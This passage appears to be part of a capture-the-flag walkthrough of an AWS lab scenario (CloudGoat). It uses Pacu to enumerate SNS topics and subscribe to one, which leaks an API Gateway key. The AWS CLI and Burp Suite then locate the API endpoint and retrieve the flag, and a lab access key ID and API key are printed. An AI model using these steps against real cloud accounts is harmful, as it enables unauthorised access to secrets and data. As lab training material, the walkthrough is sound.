  [10] manager
  [11] beanstalk
  [12] bean2
  [13] admin_user
  [14] sns
Choose an option: 14
Using Pacu
Is this example I had already created the "sns" session so I chose it with option 14, you can choose option 0 to create a new session.
Once the Pacu session is open import the key from the AWS CLI that we setup on the AWS CLI route which was named "sns" as well.
Import Keys from AWS into Pacu:
Pacu (sns:imported-sns) > import_keys sns
  Imported keys as "imported-sns"
Importing Keys From AWS CLI Into Pacu
Next we can search Pacu to see what modules are present that relate to sns by typing search sns
Search Pacu for "sns":
Pacu (sns:imported-sns) > search sns

[Category: LATERAL_MOVE]

    Subscribe to a Simple Notification Service (SNS) topic

  sns__subscribe

[Category: ENUM]

    List and describe Simple Notification Service topics

  sns__enum
This shows two modules, one for enumeration (enum) and one to subscribe to sns. We always want to do as much enumeration as possible so we have a full picture before developing out attack strategy. NOTE: You can always check the help command if you are not familiar the the Pacu module as well, for example help sns__enum for help with the sns__enum module.
Run "sns__enum" in Pacu:
Pacu (sns:imported-sns) > run sns__enum --region us-east-1
  Running module sns__enum...
[sns__enum] Starting region us-east-1...
[sns__enum]   Found 1 topics
[sns__enum] sns__enum completed.

[sns__enum] MODULE SUMMARY:

Num of SNS topics found: 1
Num of SNS subscribers found: 1
SNS Enumeration with Pacu
Here you don't have to set the region flag, if you leave it off Pacu can enumerate all AWS regions. After this runs we can type data to view the data that Pacu gathered for us.
View Data from "sns__enum":
Pacu (sns:imported-sns) > data

Session data:
aws_keys: [
    <AWSKey: imported-sns>
]
id: 14
created: "2025-06-17 03:54:53.455386"
is_active: true
name: "sns"
key_alias: "imported-sns"
access_key_id: "AKIAV7GUMQ3JCXGLX4H6"
secret_access_key: "******" (Censored)
session_regions: [
    "all"
]
SNS: {
    "sns": {
        "us-east-1": {
            "arn:aws:sns:us-east-1:410614793938:public-topic-cgidl1mumxkumc": {
                "Owner": "410614793938",
                "SubscriptionsConfirmed": "0",
                "SubscriptionsPending": "0",
                "Subscribers": "0"
            }
        }
    }
}
Data for SNS Enumeration with Pacu
NOTE: This shows use the arn for the topic that we can then take and use with the "sns__subscribe" module. Once again you will need to provide a valid email address that you control in place of "youremail@mail.com"
SNS Subscribe with Pacu:
Pacu (sns:imported-sns) > run sns__subscribe --topics arn:aws:sns:us-east-1:410614793938:public-topic-cgidl1mumxkumc --email youremail@mail.com
  Running module sns__subscribe...
[sns__subscribe] Subscribed successfully, check email for subscription confirmation. Confirmation ARN: arn:aws:sns:us-east-1:410614793938:public-topic-cgidl1mumxkumc:622d0ce8-a77c-4075-9cfd-b98e44c6881f
Just like we did on the AWS CLI route, check your email, confirm the subscription and then wait and within a couple minutes you will receive another email that contains the API key.
Email Requesting Confirmation:

Subscription Confirmation:
Within a few minutes you will receive another email from SNS where you will find a API Gateway Key.
Email from SNS with API Key:
NOTE: The API Key is 45a3da610dc64703b10e273a4db135bf
Once again from here we need to figure out the correct endpoint for the API.
Get the API-ID:
aws apigateway get-rest-apis --region us-east-1 --profile sns
{
    "items": [
        {
            "id": "6zmew9c1y7",
            "name": "cg-api-cgidl1mumxkumc",
            "description": "API for demonstrating leaked API key scenario",
            "createdDate": "2025-06-21T13:57:11-07:00",
            "apiKeySource": "HEADER",
            "endpointConfiguration": {
                "types": [
                    "EDGE"
                ],
                "ipAddressType": "ipv4"
            },
            "tags": {
                "Scenario": "iam_privesc_by_key_rotation",
                "Stack": "CloudGoat"
            },
            "disableExecuteApiEndpoint": false,
            "rootResourceId": "s0f97vh7vi"
        }
    ]
}
Retrieving the API ID
As shown in the output the id is "6zmew9c1y7". Next we need to get the stage name.
Get the Stage Name:
aws apigateway get-stages --rest-api-id 6zmew9c1y7 --region us-east-1 --profile sns

{
    "item": [
        {
            "deploymentId": "oglpfi",
            "stageName": "prod-cgidl1mumxkumc",
            "cacheClusterEnabled": false,
            "cacheClusterStatus": "NOT_AVAILABLE",
            "methodSettings": {},
            "tracingEnabled": false,
            "tags": {
                "Scenario": "iam_privesc_by_key_rotation",
                "Stack": "CloudGoat"
            },
            "createdDate": "2025-06-21T13:57:13-07:00",
            "lastUpdatedDate": "2025-06-21T13:57:13-07:00"
        }
    ]
}
Retrieving the Stage Name
We see that the stage name is "prod-cgidl1mumxkumc" and we will need to find the resource path next. We can get the resource path with another apigateway command.
Get the Resource Path:
aws apigateway get-resources --rest-api-id 6zmew9c1y7 --region us-east-1 --profile sns
{
    "items": [
        {
            "id": "p5psn6",
            "parentId": "s0f97vh7vi",
            "pathPart": "user-data",
            "path": "/user-data",
            "resourceMethods": {
                "GET": {}
            }
        },
        {
            "id": "s0f97vh7vi",
            "path": "/"
        }
    ]
}
Finding the Resource Path
Now that we have the necessary information our API endpoint will be https://6zmew9c1y7.execute-api.us-east-1.amazonaws.com/prod-cgidl1mumxkumc/user-data and we can submit a curl request with the API Key. Just to showcase a different tool I did this one with Burp Suite: NOTE: You must add the api key to the GET request when using the repeater with Burp Suite:
Get Request with API Key Using Burp Suite:

Once again we can see this works and the final flag is returned to us!